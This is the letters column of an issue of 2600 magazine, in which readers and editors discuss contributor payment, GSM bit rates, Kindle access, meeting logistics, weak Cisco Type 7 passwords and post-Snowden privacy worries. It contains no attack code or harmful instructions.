This is my fifth or so letter to *2600* over two years about *the same thing* and you have yet to actually address the issue except after my first letter when you agreed with me completely and changed your policies correctly... then later changed them right back to the "wrong-headed" way they were before I alerted you to your error and you fixed it. All your subsequent "answers" to my same query did not actually address my point at all. I assume different people may answer different letters each quarter, so maybe that is part of the problem.

Your best answer was "... We don't see why what was fair in the past wouldn't be considered fair today." Since my point of contention is that *2600 authors do not get the same payment they used to get, while photographers get more payment*. That is my point and question: *why don't 2600 authors get the same payment as they used to???*

Your last response was "we're always open to new ideas and to discussing different approaches, but we don't seem to be making any progress explaining things here, so we'll just have to disagree."

Did you even *read* my letter? Your response indicates you did not, or that you could not understand my clear English.

"My idea" is neither "mine" (it was *2600* policy for years) nor is it "new" (*2600* policy again). And what exactly are we "disagreeing" about??? You have *not* addressed my concern at all, therefore we have nothing to "agree to disagree" about!

So: I'll try to make this very simple for you, since you keep misunderstanding.

1) *2600* used to pay authors a certain amount of swag, the same amount for many years.

2) One day *2600* started offering swag to *photographers*. On that day, the amount of swag paid to *writers* went down.

3) I wrote a letter pointing out the oddity of photographers getting *more payment* than authors in a primarily *text* magazine.

4) *2600* responded that I was totally correct and, like the *2600* I've known and loved for years, changed the author payment *back to the original swag amount*.

5) Some time later, without notice, the author payment was *changed back* to beneath photographer payment.

6) Since that time, I have valiantly tried to remedy this, but every time I write about it, I get some nonsensical response from you.

Now: Do you think *2600* authors deserve *less swag* than photographers and if so: *why?*

If, like me, you value writing more than photos; why not change your policy *back to the way it used to be?* Writing takes more effort than snapping a picture; it's that simple, folks.

That all being said (yet again!): what are we "agreeing to disagree" about? Does *2600* think pictures are more valuable to the magazine than writing? Yes, I disagree. Does continually changing the subject (as you have been doing) and consistently refusing to answer my simple question help me or *2600* in any way? No, it's just a waste of both our and the readers' time. If you will *not* answer my question, then why even print my letter at all?

The *2600* letters column has a long history of snarky responses to stupid letters, but ignoring an *intelligent, well-researched, valid, correct, and polite* letter from a lifetime subscriber and seven time author? That's pretty shitty.

So man up and *face the facts: writers used to be paid more. Photographers used to be paid nothing. Photographers get paid more than writers, which was remedied once already by 2600, then silently reversed. My questions on this subject have since been misinterpreted, misread, misunderstood, or deliberately ignored. Does 2600 now value pictures more than words and if so* (as it does appear, since they are paid more), *why* does *2600* value pictures more than words (and don't say "a picture's worth a thousand words" - I already used that cliche in my first letter on this topic. Concerned with the apparent raging "bureaucratism" encroaching on *2600*.

Barrett D. Brown

To start on a positive note, your letter has set a new record for use of italics. And now to address (again) your concerns: All we can say is what we've always maintained - we do the best we can as far as compensating contributors. If we had a huge budget and lots of ads, we could afford to do more. We know that those who submit articles or photos here aren't doing it solely for the subscriptions or shirts (the "payment" you refer to), but because they want to help make a better magazine. At least, we hope that's the case since the attitude you repeatedly express here isn't what we're all about. Nor are your facts accurate. We offer the same items for writers and photographers and have for some time (one year's subscription, a year of back issues, or one of our shirts for each printed submission). It really couldn't be simpler. We offered different things in the past and reserve the right to offer different things in the future, based on what we can afford to do, the total number of printed submissions, what people are happy with, etc. We can nitpick this to death and claim injustice because articles are all different lengths and other such minutiae. We can seriously take you up on your offer to debate whether it takes more effort to be a writer or a photographer. There are very few activities on the planet which would be more of an exercise in futility. We hope you realize this now or sometime in the future and that, if we're wrong, our readers will tell us in droves.

Dear *2600:*

Okay, the planet is maybe going to implode, but I gotta say that "The Prophet" is wrong, wrong, and wrong some more, about the bit rate of a GSM channel.

It is true that on the backbone circuit-switched (non-VoIP) network, voice is transmitted at rates of 32-64 kbps. But all digital cellular radio interfaces compress voice down to about eight kbps or less. Obviously, this increases the capacity of cellular systems by a factor of eight. Or, put it this way, if they stopped compressing voice tomorrow, the capacity of GSM and other cellular systems would drop by a factor of eight... and the planet probably would implode.

His statement that, "Before compression on the air interface (which can vary depending on the codec used) GSM channels are 64 kbps PCM" is nonsensical (can I say "total crap" in *2600?*). It is nonsense because, before compression, it's not a GSM channel. Even if 64 kbps PCM is delivered to the RF circuitry, it's still what goes out over the air that is the GSM channel. And, although it is true that codecs vary in bit rate slightly, they don't vary very much. The highest bit rate voice coder that I am aware of for cellular was 13 kbps, and I don't believe that is used anymore. Sometimes codecs run at lower bit rates during periods of silence as a further optimization, but not higher.

"The Prophet" can easily end this debate, and the risk of the planet exploding, by remaining silent, which I will take as a sign of an admission that, for once in his life, he's wrong. That doesn't mean I don't love him.

D1vr0c

We can think of very few people who would accept that kind of an offer to end a debate. The Prophet is not one of them. Here's his response:

"I am always happy with a robust engineering debate but have no interest in further participating in it. We are splitting hairs that have already been split at this point. We'll have to start splitting my pubic hairs soon if this continues and I'm guessing nobody wants that."

If this doesn't put an end to the discussion, we're out of ideas.

Critiques

Dear *2600:*

For a magazine about hacking and technology, your website is pitiful. When viewing stores that carry *2600* in Colorado, a list of cities pulls up three different entries for "Colorado sprin," "Colrdo springs," and "Co springs." (http://www.2600.com/magazine/2600locations/us/co.html) I can only assume these are the attempts of a monkey with carpal tunnel trying to type the city "Colorado Springs" before giving up and going back to sniffing another monkey's bum.

Also, one of the stores listed has not been in existence for years, and some newer bookstores that carry *2600* are not included. If maintaining the website is difficult, perhaps turning the *2600* website into a community-editable Wiki format would be more efficient. Just a thought.

Grace

You may have noticed by now that we've just redesigned our site, something we've been working on for a number of years. We owe it all to one dedicated reader, who devoted countless days to migrating, converting, and creating content. The effort, however, continues. Now we have a lot more flexibility to do more, as well as vastly increased space for content. (For example, we now can host all of our radio programs at 128 kbps instead of 16 kbps.)

The listing of stores you refer to is ancient and was not put together by us. The carpal tunnel af-

flicted monkey worked for one of our distributors and we merely took that data and posted it. We've recently obtained a much newer list and hope to have it in a much prettier format (with maps and everything) by the time this issue is out. But the data will certainly be outdated as soon as it goes online. Getting the info from our distributors often takes quite a bit of cajoling for reasons we don't understand. Add to that the fact that bookstores keep going out of business and aren't being replaced and you see what we're up against. In the United Kingdom, for instance, we were a very popular magazine on newsstands but now can't be found at all because the stores and distributors have gone under and those running things now think there's no market for us. It's living proof that publishers are the first casualty of the publishing industry.

We're very open to the idea of doing something more Wiki-based, but this also takes quite a bit of coordination and time, something so many of us are in short supply of. We'll listen to any ideas people have.

Dear *2600:*

I've really enjoyed getting your magazine on my Kindle for the past few years. I'm sad to say that I had to cancel my subscription today. My subscription through Amazon expired this week because of a credit card number change. I resubscribed this afternoon, but noticed that I had lost access to all my back issues.

According to the Amazon rep that I chatted with: "...with regards to past issues with your subscription. You no longer have or access on the past issues due to the cancellation of the subscription when the card used lapsed, John. However what we may do is to refund you for the past issues."

It's sort of a ridiculous policy to remove the issues that you've already paid for from your account. I have yet to have a magazine come over to my house and take back any paper copies of a magazine after my subscription lapses.

Is there any way to (legitimately) get a DRM-free electronic version of *2600?* If so, I'd definitely be interested in subscribing. I'd be really happy with a MOBI file or an EPUB emailed out every quarter.

John

We have indeed added additional options for electronic versions since your letter came in, so you can explore those by going to our website. But to address your specific concern regarding Amazon, what you cite is simply not an acceptable policy. We've made that very clear to Amazon, as have many of our readers. As we're pretty high up on Amazon's magazine list (thanks, readers), they tend to listen. So they wish for us to tell you that, by default, up to seven back issues should always be viewable in the section titled "Periodicals: Back Issues." After that, they wind up in an archive. Readers can always elect the "Keep This Issue" option to hold onto it indefinitely. It's possible the rep you talked to somehow didn't understand this. We are more than happy to print an article that provides additional methods of keeping or transferring items you've bought if somebody writes it. Having such an article available on the Kindle would be a very valuable service for so many of our readers - and for Kindle users in general.

Dear *2600:*

I notice that the Summer 2013 issue features the article "Perfect Encryption Old Style" by Cliff. This is the exact same, word-for-word article that I also read in the Winter 2011-2012 issue, by the same author! Was this a fluke or is it a normal practice that I've never noticed until now? I'm not going to ask for a ten cent refund, although I do prefer paying for new content.

iacode

We're surprised we weren't deluged with complaints after making this horrible mistake, which only appeared in our paper issues. It resulted from two articles having the same file name in different directories and software that made some very bad assumptions. By the time we realized what had happened, the issues had already been printed. The electronic issues weren't affected, nor will this error show up in the Hacker Digest, Volume 30. What we did to rectify this and not rob our readers of two pages was to get rid of our house ad and staff box for the Autumn issue and replace that with the article that should have run in the Summer issue. We've also changed our file naming scheme so that such a thing will be caught a lot quicker if it ever happens again. But our next spectacular error will no doubt be something none of us anticipates.

Info Needed

Dear *2600:*

I've been into matter-mixing rather than hacking for the last few years, but I was interested in seeing the hacker perspective on bitcoin. Have there been any articles on this topic released in the last few years?

Jack

You will find articles on the subject in this issue and we hope to see way more as this evolves.

Dear *2600:*

I was wondering if there was a way to see what has been written about the Obama administration regarding loss of privacy. I remember a few years ago when I read alt.2600, there were quite a few editorials about how Bush was taking away our right to privacy. It seemed as if every magazine I picked up was complaining about Bush.

But since Obama became president, I haven't seen much written about him. I wonder if now with the Snowden revelation, something will be written up about him.

nick

We think that you should have no problem finding an article or two on this subject. But we're a bit unclear as to whether you're referring to us or

the Usenet newsgroup (alt.2600), which is quite a bit different. When we began publishing, Ronald Reagan was president. From that point until now, we have never honestly believed an administration had our right to privacy in mind as anything other than a threat to their agenda. We don't see that changing, so being vigilant is always going to be important.

Dear *2600:*

If I access your website, are you going to hack my PC? I have a webcam, can you see me?

Inquiring minds need to know!

james

And by now you do indeed know. (The images go live if we don't get the check by November.)

Dear *2600:*

Will there be a HOPE conference this year/summer?

Stephen

Lucky for you, no, or you would have missed it. HOPE X will take place in July of 2014 in New York City. You saw it here first.

Dear *2600:*

I have two problems. It's not something like discovering a zero-day and sharing it around (I wish I had one). This problem hits closer to home. I am currently studying for the A+ exam, but every time I sit down to study, I always hold back because the book is so extensive, and I fear that I will lose what I learned previously as I press forward to new chapters. I take notes, but it never seems to be enough.

Every time I take practice tests, the engine will tell me where I need more work and where I am strong. But sometimes the results vary. Sometimes where I once was strong I am now weak. I feel like I am trying to play catch-up with myself and will never take the exam because of this vicious loop I am in.

My second problem is I have taken this test once before in the past and failed. Since then, I haven't returned to take the exam. I am afraid of failing again. I try to block that moment in my life out, but every time I sit to study, it haunts me.

I love computers and want to be an expert PC technician one day, but I can't if these problems pose a constant roadblock for me.

I know you normally deal with the more mechanical and programmatic aspects of computers and so on, but can you also handle a psychological issue like mine? I will appreciate any kind of advice you can offer.

Thanks and keep up the good work.

Chaoticpoison

You are far from the only person facing this. Please don't torture yourself with expectations that could be out of reach, completely unimportant in the bigger picture, or both. Certifications are all fine and good for people who value these things, but there are many out there who don't. In fact, we're pretty sure there are places where listing them on a resume can actually work against you. The people who push these things will tell you there's no way you can succeed without them. That's a huge load of crap. If you truly love computers, you can find a way to work with them and to be good at what you do. Not everyone can succeed in the exam-taking environment, including many of the most talented people out there. That's nothing to be ashamed of - it just means your talents lie in a different area. The world of technology is so huge that you can define your own success with a little creativity and perseverance. That's pretty much how we got to do what we do.

Dear *2600:*

I was wondering how many articles do you guys consider for each edition of *The Hacker Quarterly?* Am I really that good to get two in a row?

Andrew

We generally don't consider the author's name when we look at an article so you likely did a good enough job to be published twice. Three times if you count this letter.

Dear *2600:*

I know I probably shouldn't be asking, but I really don't think it's a big deal. I am doing some research for writing and trying to find out how the companies go about securing payphones, where the locks get made, and how one can go about unlocking one?

Joe

Why on earth would you think you shouldn't be asking something? You should hear some of the questions that get asked around here. Anyway, if you look online for an article by Matt Blaze entitled "Notes on Western Electric (Bell System) Coin Telephone Locks," we suspect many of your questions will be answered. And, of course, if anyone wants to write more on the subject for us, that would make us really happy.

Dear *2600:*

Is there a recommended range for word/character counts? I'm assuming there's a max of some kind - can you tell me what it is (i.e., no more than 1500 words)? I've considered writing articles for *2600* for a long time, off and on, but I've always gone back to the length thing in my mind and then ended up getting sidetracked.

Also, I know how if it's been published elsewhere, it can't be published in *2600*... but I have another question. What if I wrote an article and attached a link (e.g. the article is the very basic version of my topic, to conform to text limitations and then the URL is an expanded version) but with the catch that the link is not activated *until* the article has been published? Would that be acceptable to do?

To be clear, you wouldn't *need* to click the link to understand anything, it wouldn't be required in any way (as that'd defeat the purpose of hard

copies, forcing those readers to get to a computer/Internet). Instead, it'd just be additional/more detailed coverage of the topic. It would contain the original article text as well but, again, it wouldn't be published/accessible until after the article had been printed in *2600*.

adam

Don't let the length thing be an issue that keeps you from writing. Articles that are too short are more of a problem than articles that are too long. You can easily write several thousand words if you wanted to and, if the subject and presentation were interesting, we would be happy to print it. If it's a bit too wordy, that's what editors are for.

What you propose for links is certainly something we can do. We just want to avoid a situation where readers feel compelled to visit the website in order to understand the article. Pointers to further information are always welcomed and encouraged.

Meeting News

Dear *2600:*

I showed up for the last Philadelphia meeting, but I'm not sure there was one. I believe I showed up at the correct time and place (5:00 pm, first Friday of the month, 30th Street Station, southeast food court near mini post office).

There was no obvious group of people that appeared like they were conversing about technology or the magazine, no "2600 Meeting" sign, no one reading the latest *2600* issue. I sat at a table for a while with my issue open, thinking someone else might see it and know what I was there for. After an hour, I left. This was my first time trying to attend a meeting, so I'm not sure if I was looking for the wrong signals, or if past meetings were empty as well.

Do you know if this meeting is still active? Has the location or time changed?

Curious in Philly

Last we heard, this was an active meeting. Often, people don't show up for an hour or two after the start time. Of course, making that initial contact can sometimes be tricky, especially if people aren't congregating where the listing says they're supposed to be. It's always a good idea to walk around a bit in case that happens. If we get more such reports or don't hear anything from attendees, we'll have to delist the meeting.

Dear *2600:*

I already read the guidelines for the meeting and I don't have a problem with it - only with the day. I want to start a meeting in Costa Mesa, California. My problem is that I was going to start it on the first Monday of every month with the same schedule as the other meetings. It won't be possible for me and other people that are interested to do it on Fridays. I don't know if this is doable. Just give me your opinion; any recommendations would be appreciated.

Congratulation for your magazine. It teaches that you don't have to forget the cool hackers from the 1980s just because there is a lot of new technology. One thing I've learned in martial arts is that you never forget your basics and the root of what you're learning makes you better in the long run. This makes you humble and turns you into a better person and a better hacker - to hack to help others, not to hurt others. But I also know that not all is good. Like the ying and yang symbol, bad can't exist without good and good without evil. This is only my opinion and what I learn from hacking.

Thanks again and keep up with this great magazine.

Jorge

Thanks for the kind words and an interesting analogy. As for the meeting day, we've tried in the past to accommodate people who wanted to meet on different days, but we have yet to hear an idea that can work without confusing everyone and taking up an awful lot of space in our meeting listings. There is no one "other" day that would work for everyone, nor is there even a week that would. So we'd wind up with some meetings being on a second Tuesday, first Monday, last Saturday, etc. And even after doing that, there would be people in each of those places for which that particular day wouldn't work, leading to more contention and debate. This is why having one day a month worldwide continues to work and make sense overall. We hope you're able to somehow make this work.

Dear *2600:*

Over the last five years, I have randomly tried to find people at the Orlando meetings. Lately, you list Fashion Square Mall. Prior to that, it was the Florida Mall. Even with arriving 15 minutes prior to the 5 pm allotted time, no one *ever* shows up. And I've tried "pretending I am reading *2600"* and also having my laptop popped open.

No one. True, what does a hacker look like? Grizzly? Fat and balding? Acne child? Who knows!

Since these locations are a good one hour from where I live, how about we change the location to within 15 minutes? Not sure how people can object if no one ever shows up.

Jerrold

We're also not sure what the advantage of having a meeting closer to your house would be if nobody shows up. Read on for further info on this particular meeting.

Dear *2600:*

I attend the Titusville meeting now, but I would ask that you keep the listing for Orlando. I still maintain the website for Orlando, and hopefully the University of Central Florida kids will get together.

Richard Cheshire
Phreak & Hacker

As evidenced by the previous letter, that simply hasn't been happening. Keeping a meeting listing up in the hopes that someone will show up simply

isn't good enough. We'll wait one more issue to see if the situation changes, otherwise it will become meeting history.

Dear *2600:*

I live in the Hawley Wallenpaupack area and I wanted to join *2600* meetings, but the closest one is in Allentown which is an hour away. I have tried to contact them many times and no one ever responds. The next closest meeting is three hours away. I was wondering if I should just start my own meeting.

Brandon

Starting your own meeting when there's one already in the area defeats the entire purpose of the meetings, which is to get together with people who share common interests in a particular region. The best way for you to make contact with these people is to simply show up at a meeting! Since it's only once a month, it shouldn't be impossible to figure out a way to get there.

Dear *2600:*

I was interested in starting a meeting in Syracuse, New York. Do you have any special requirements that I need to adhere to?

Steve

All of the info you need can be found on our website in the meetings section (under "Events"). Basically, meetings need to be held in public areas, not exclude anyone, and act responsibly. All meetings take place on the first Friday of the month (usually at 5 or 6 pm, and they must contact us at meetings@2600.com with occasional updates as to how the meetings are going.

Feedback

Dear *2600:*

Laurels to D.B. LeConte-Spink on his extensive and easy-reading article on the intra-system tactics of surveillance and oppression against the curious-minded community. His specific tactics on social engineering are rarely addressed in the black, gray, and white-hatted circles alike and were a joy to read as well as his defenses against. The "black propaganda" campaigns that are oh-so-common in all worldwide police states are but mere whispers and still ugly truths.

Radagast

Dear *2600:*

Re "Reversing Cisco Type 7 Password Hashes" by mcandre (30:1): Yeah, they are shit. That's because even in the mid 90s they were only there to prevent shoulder surfing and to provide legacy support for truly ancient kits (even in 1995/96).

When I attended Cisco training courses back then, every course told you to remove them and use Type 5 passwords (no matter what the course was). If you encounter a Type 7, then you have either discovered a collector's piece or something administered by a fucking idiot.

Pardon my cynicism regarding this as I have been in the network business for way too long and anybody who knows the difference between their ass and their elbow has dealt with the problem. Much of the problem is actually from Cisco customers who insist on using the pointless "shielded" passwords because their network teams are clueless and insist on using configs which were created in the early 90s.

Yes, I have received complaints about a switch being faulty because it won't accept a config, with the problem being there are no Fast Ethernet (10/100) interfaces anymore - they're Gigabit interfaces (prefixed with Gi instead of Fa), and so the onsite team complains that it's too difficult to configure the "new style" switches.

The situation as I often encounter it:

I work for a multinational IT which (among many other things) builds and administers after other people's networks. We still see Type 7 passwords when we become responsible for a network that has been built by a team that has no clue whatsoever. Often we will see such things as "support@mydomain.com" in a config (shows that at least one team member can cut and paste from the Internet).

Before handover, we insist that all the Type 7s are replaced with Type 5 passwords as much for our own protection as our future customers (yes, there are servers that use the same admin passwords as the switches and routers). Much of the time, these teams complain that they won't make the change (actual word they should use is "can't"). This is depressing. Sometimes you will get one of their team who is eager to make the change, and you find that he has been trying to make the network resemble something from the mid 90s, but has been prevented by a manager who things that RIP is still the protocol of choice (and VLANs are something that the devil sent to plague his dreams of flat networks).

The situation as Cisco explained it late last century:

Back in the dim dark days when I first attended Cisco courses (1996), we were told that Type 7 was not an encrypted password, but an obscured password - the sole purpose of Type 7 was to protect the password from shoulder surfing and that it was only used for legacy configurations (CHAP handshakes being on the list of security offending legacy excuses, as I remember).

It was stated that Type 5 was always to be used. This was long before the SANS statement in 2000 that there was an issue.

The reason the Type 7 still haunts us is more due to retarded network teams who don't remove Type 7s and complain when noises are made about removing the POS which are Type 7s.

We had a group of engineers on one multinational telco on a course who got upset at the mention of removing support for Type 7 passwords, as there would be too much work to do <sigh>.

Here's an example of what clueless network teams do:

In case you don't know, BGP means Border Gateway Protocol. It is only used on the borders between networks (by normal people) and is incredibly slow to propagate routing changes as it's only supposed to have a very limited number of neighbors to deal with.

They also boasted that their customer solution (what would now be termed a "cloud") was running solely on BGP (hundreds of devices which were allegedly fully meshed). They insisted that there was no potential issue, I can only describe the tutor as being upset and that turned to annoyance when the "network engineers" got increasingly arrogant about their solution being correct.

Come Thursday lunchtime, a phone call stated that a pair of their routers had problems and there were problems with BGP working its routes out. We finally saw the engineers on Friday afternoon when their network had finally converged and their network was mostly operational. It took a full seven hours for routing changes to propagate through the network every time a device went up or down.

They later stated that it must be a Cisco issue as they were sure their architecture was perfect.

I would also avoid the use of the term hash. At best, it's a Vigenere (and a poor example), with the start position prepended at the beginning of the "encrypted" value so you know where to start in the ring buffer.

Hell, I even wrote a Z80 assembler password ("decloak") when I was bored in the hotel (alcohol fueled rampages didn't appeal) and that involved working out the initial values.

The recent Type 4 plume of excrement is a different matter though, and is one all of Cisco's own making, but typical of using offshore coders.

Kilby

Dear *2600:*

I'd like to express my thanks for including the article "Why You Need a Grimoire" in 27:2. The evolution of my grimoire is an interesting story, and I thought I'd share it.

In 2010, when I first read the article, I had already noticed the transient nature of the Internet (how information could suddenly vanish on a website with no warning). I had printed things out before, made screenshots of websites but, until the Grimoire article, I had not done anything permanent with my notes.

First, I had to get something permanent. I ended up going to Wal-Mart and getting a three-ring Five Star notebook, neon pink (possible bad judgment, but I was going through a neon color phase at that time). I could put about 200 pages of notebook paper in there. For website screenshots and printouts, the notebook also came with a hole punch. It also had a pen and pencil case inside, which was useful for storing writing implements directly with the grimoire.

The first printout I put in my book was a copy of the "Why You Need a Grimoire" article (which has always been on page one). I carefully copied all my loose work into the notebook (first edition was in pencil because I wanted it to be easy to erase and rewrite things). This first edition lasted from the summer of 2010 until about the winter. Eventually though, I had eraser marks all over every page, and I realized the need to have something more permanent.

So, for the second edition of the grimoire, I copied everything onto new sheets of paper with a ball point pen. This edition expanded to about 40 college-ruled notebook sheets. The second edition lasted until autumn of 2011 when my wife, innocently looking for some scratch paper, unzipped my grimoire without actually looking inside and removed a bunch of filled sheets of paper. I nearly had a heart attack! I taped a sign on the cover reminding anyone who looked at it that this notebook was mine, and not to remove any pages from it.

I was able to get everything recopied back into my grimoire (I count this rescribing as a separate edition because I reorganized some of the notations and entries, and excised some of the completely out of date material). This was my third edition.

At this point, I was getting some notoriety in my local area as the best person to call if you had a computer problem. Most people, without even realizing it, referred to me by my grimoire, which they had seen me use on occasion. They would recommend me to other people with the words: "Call that nerd with the pink notebook." (I laugh now, still pondering what moved me to get a neon pink grimoire.) Most of that notoriety I owe to the initial *2600* article; I wouldn't have been nearly so good if I hadn't saved all my research and notes in my grimoire. The third edition has lasted the longest.

In fact, I just started on the fourth edition of my grimoire now in the summer of 2013. I discovered that printer paper is slightly thicker than college ruled notebook paper, and does not rip as easily. After several years of flipping pages in my grimoire, my pages were getting worn on the edges and especially around the ring holes. But I had noticed that the printouts I had inserted into the book years ago had not frayed around the ring holes quite so badly (if at all!).

The fourth edition of my grimoire is still packaged in a pink (slightly sunburned, so not quite as neon as before) Five Star notebook. For this edition, I typed all my notes using LibreOffice Writer and I printed them, then used the hole punch that came with my notebook. These printouts make the book the neatest edition I've ever used, with multiple easy-to-read fonts (much easier than handwriting!), and neat margins. I've discovered that using fonts is much more convenient than handwriting because, since I can read smaller fonts, I can put more on each page than I could before when I was writing everything.

I look forward to the future. I wonder how long the fourth edition will last....

Thanks so much for the informative articles you include in *2600!* I so very much enjoy reading them, and occasionally copying an article to be preserved in my grimoire.

Sean Murphy

Dear *2600:*

In your editorial "The Road To Safety" in 30:2, discussing the Boston Marathon bombings, you state that "having... information gathered and managed by members of society rather than government eyes makes it far less of a threat to our freedom." This is a dubious conclusion to a highly nuanced issue. You ignore the significant threats posed to society by an army of highly-connected Internet vigilantes who take it upon themselves to carry out the duties of professional public servants. Witness the aftermath of the bombings, when a single tweet - claiming that the name "Sunil Tripathi" was heard on the Boston police scanner - led to an eruption of speculation on social media about the innocent Mr. Tripathi and completely unnecessary pain for his family and friends. Thanks to the infinite memory of Google and other archives, online slander will never be forgotten; thanks to a "relevance score" that values retweets, links, and clicks, it will always be at the top of search results about a person, far above the otherwise boring digital record of normal life.

In the end, the desire for fame and Reddit karma by egotistical, Internet-savvy individuals may cause far greater harm to innocent members of society than government programs subservient to laws made by elected members of Congress. We can throw the bums out, but the Internet caucus is unelected and beholden to no one.

As a magazine with historical credibility on the issue, *2600* owes to itself and to its readers a more balanced evaluation of the threats to our privacy.

t. heride

There is certainly much evil that can be accomplished through mob rule and mass stupidity. In the instance we cited, however, many eyes looking for a specific instance of suspicious behavior on cameras they themselves owned and operated (hence being limited in total content) seems a far better scenario than one set of government eyes looking at everything for us. The Twitter/Reddit incident you refer to clearly showed the difference in value between journalists doing actual research and a large number of uninformed people spreading misinformation. This is a threat of an entirely different nature. There are definite risks everywhere, but the risks of a surveillance state are among the worst.

Dear *2600:*

This letter is in response to Tim's letter in 30:2, in which he proposes producing audiobook versions of the magazine. I would be interested in participating as a narrator. I have done previous voiceover/voice acting work, I am familiar with the technical vocabulary and terminology used in the magazine, and I have a pleasant (female) speaking voice.

Jax

If this project moves forward, we will certainly be in touch.

Dear *2600:*

I just wanted to say that *2600* is an epic magazine. It seems that nowadays the hacking and phreaking community - phreaking mostly - has almost died a little, at least in the sense that "hacking" is now "what prepackaged software can I download to hack a Facebook account?" except for a few forums. But *2600* does the best job of preserving hacking culture. This seems strange considering I'm rather young, but just my thoughts. What I'm most concerned about in the community however is phreaking. It seems that many on the net consider phreaking to be dead and/or worthless, and it's hard to find any good material on modern day phreaking, a field which I was interested in taking part in after some hacking endeavors. *2600* breaks away from the monotonous trend of disappointment I find when exploring the "hacker community" on the net. Just my thoughts.

Keep up the good work, *2600!*

Blank Electron

Consider that much of today's telephony wouldn't be around were it not for phreaking and the people who decided to explore the phone system, manipulate it, and eventually come up with something better. There's no reason that has to stop, simply because the landscape is virtually unrecognizable. Phreaking was always about bypassing restrictions and exploring forbidden territory. In today's cell phone crazed society, there are tons of restrictions and lots of hidden areas to explore. If anything, it's the fact that there are so many different systems to mess with that makes it more difficult to define than when it was just Ma Bell. But being difficult is nowhere near being impossible. The world of telephony has come to an interesting place. Let's work together and use the values of phreaking to take it somewhere else.

Dear *2600:*

Re: Cortland letter, 30:2, they have been selling the Cap'n Crunch Bosun whistle on eBay. Lately, many of these have been for sale with the prices varying from $17 to $45 for the auctions. I looked last night and one was for sale for $70, but this is an anomaly. You can search under "captain crunch whistle" and "cap'n crunch whistle". I hope you are able to find what you are looking for.

Charles Parker, II

Dear *2600:*

I'm not entirely sure where this question should be directed, so I'm taking a shot in the dark....

A little over a decade ago, I was introduced to *2600* by a good friend. My very first issue was Spring 2002. Since then, I've been a fairly regular reader, picking up copies at my local Barnes & Noble. I've always been curious about back issues, particularly from the first few years, but never followed through on that curiosity. Then, a couple of days ago, I was delighted to discover the digital digests, Volumes 1 and 2. I was like a kid in a candy store - and I truly hope you continue with the digitizing of each year's issues! But I digress; back to my question....

In the description for the digests, it is stated, "This is not just a scan of some old back issues. We've literally gone through every article and every piece of data and arranged them in a brand new book form, divided into articles, news stories, letters, and data." My question is this: is it possible for *2600* to actually do that - scan old back issues so readers that delight in text formatting and the printed page might get a glimpse of the actual physical copy that represents the origin of a beloved and treasured source of information and ideas?

Surely I can't be the only reader that would be interested in such a thing.

Something to think about.

RJC

The PDF versions are just that - a scan of the printed pages. What's different is that they've been arranged so that each year reads like a book with letters being in one section, columns in another, etc. The Kindle version also is in this format. We could just scan the issues and stick those online, but we want to also OCR them and have them be accurate so that the text can be searchable. The quality of type on those early issues along with the quality of existing OCR software makes that very difficult, which is why it takes time and money to pull this whole project off. We're always looking for new ideas and for easier ways to accomplish these things, so please keep writing in with suggestions.

Dear *2600:*

Re Shea Silverman's Raspberry Pi article, although this was a good first look at this "gaining popularity" device, there is a *warning* that should have been added. The power supply for this device *cannot* be more then 1A *max*. For some reason, *it will destroy the processor!*

For more information on this, see Ron Hackett's article in the August 2013 *Nuts & Volts* magazine for a full explanation.

pixter

On Privacy

Dear *2600:*

I became a Google product user, not by choice, but because it was easy to use. I used sdf.lonestar.org as a base for a decade maybe before doing the terrible switch. I had my first account there during the second half of the 90s. I was trusting the admin, the system was working perfectly, the community was great, it was OK. Then - things changed a bit.

Around 2005, I went back to school. I was trying to keep going with tcsh shell and mutt email, but it was not easy. I was receiving many emails with massive attachments, at an increasing rate with all of the MS-Office formats - *.pptx, *.docx, *.xlsx, or whatever. It went pretty fast with mutt, save this and that, scp all the files on my box, edit everything, save, scp upload + mutt + attach + send and voila. But I realized that the average non-tech-savvy students were doing the same thing much faster than me, with multiple gigabytes of storage in the cloud from *any* computers while I had only a couple of hundred megabytes and was kinda restricted in the computers I was able to use to do that.

Then Google. It was a great alternative to Microsoft at the time, the not so bad guys who were doing many things right. When Yahoo Mail and MSN offered 100 megabyte mail accounts, Gmail provided two gigabytes. They had plenty of apps, calendars, meetings, searches, integrated online storage, engines, small non-obstructive ads, etc. It worked perfectly for the higher education world in my eyes.

In addition, in 2009 or 2010, I bought a Google Nexus One Phone with everything integrated - contacts and stuff. It was easy to integrate, but I knew where this was going. I refused to use Facebook for that reason (no Mark Z., you don't need the contacts on my phone and no, you don't need my phone number). iOS, I just cannot stand this shit. About each year after, there was a new TOS from Google that we had to accept or stop using their products. A kind of erosion of our privacy, like the centralization of all the services under one username. I guess I was able to cope with it, but it still stink years after.


For my research, I am required to go for several months in remote places on desert islands almost alone where there is no Internet at all, only an Iridium data/voice link (which is pretty costly). I left in May 2013 and was back at the end of July, and heard the leak from Edward Snowden. Then things escalated quickly - and I was pissed at many things. I think it is the straw that broke the camel's back. I want to get rid of Google from my options. I want my privacy back.

I feel like I'm in a kind of trap - I don't know where to start. And I knew it back in 2006 when I moved everything that it would be that way.

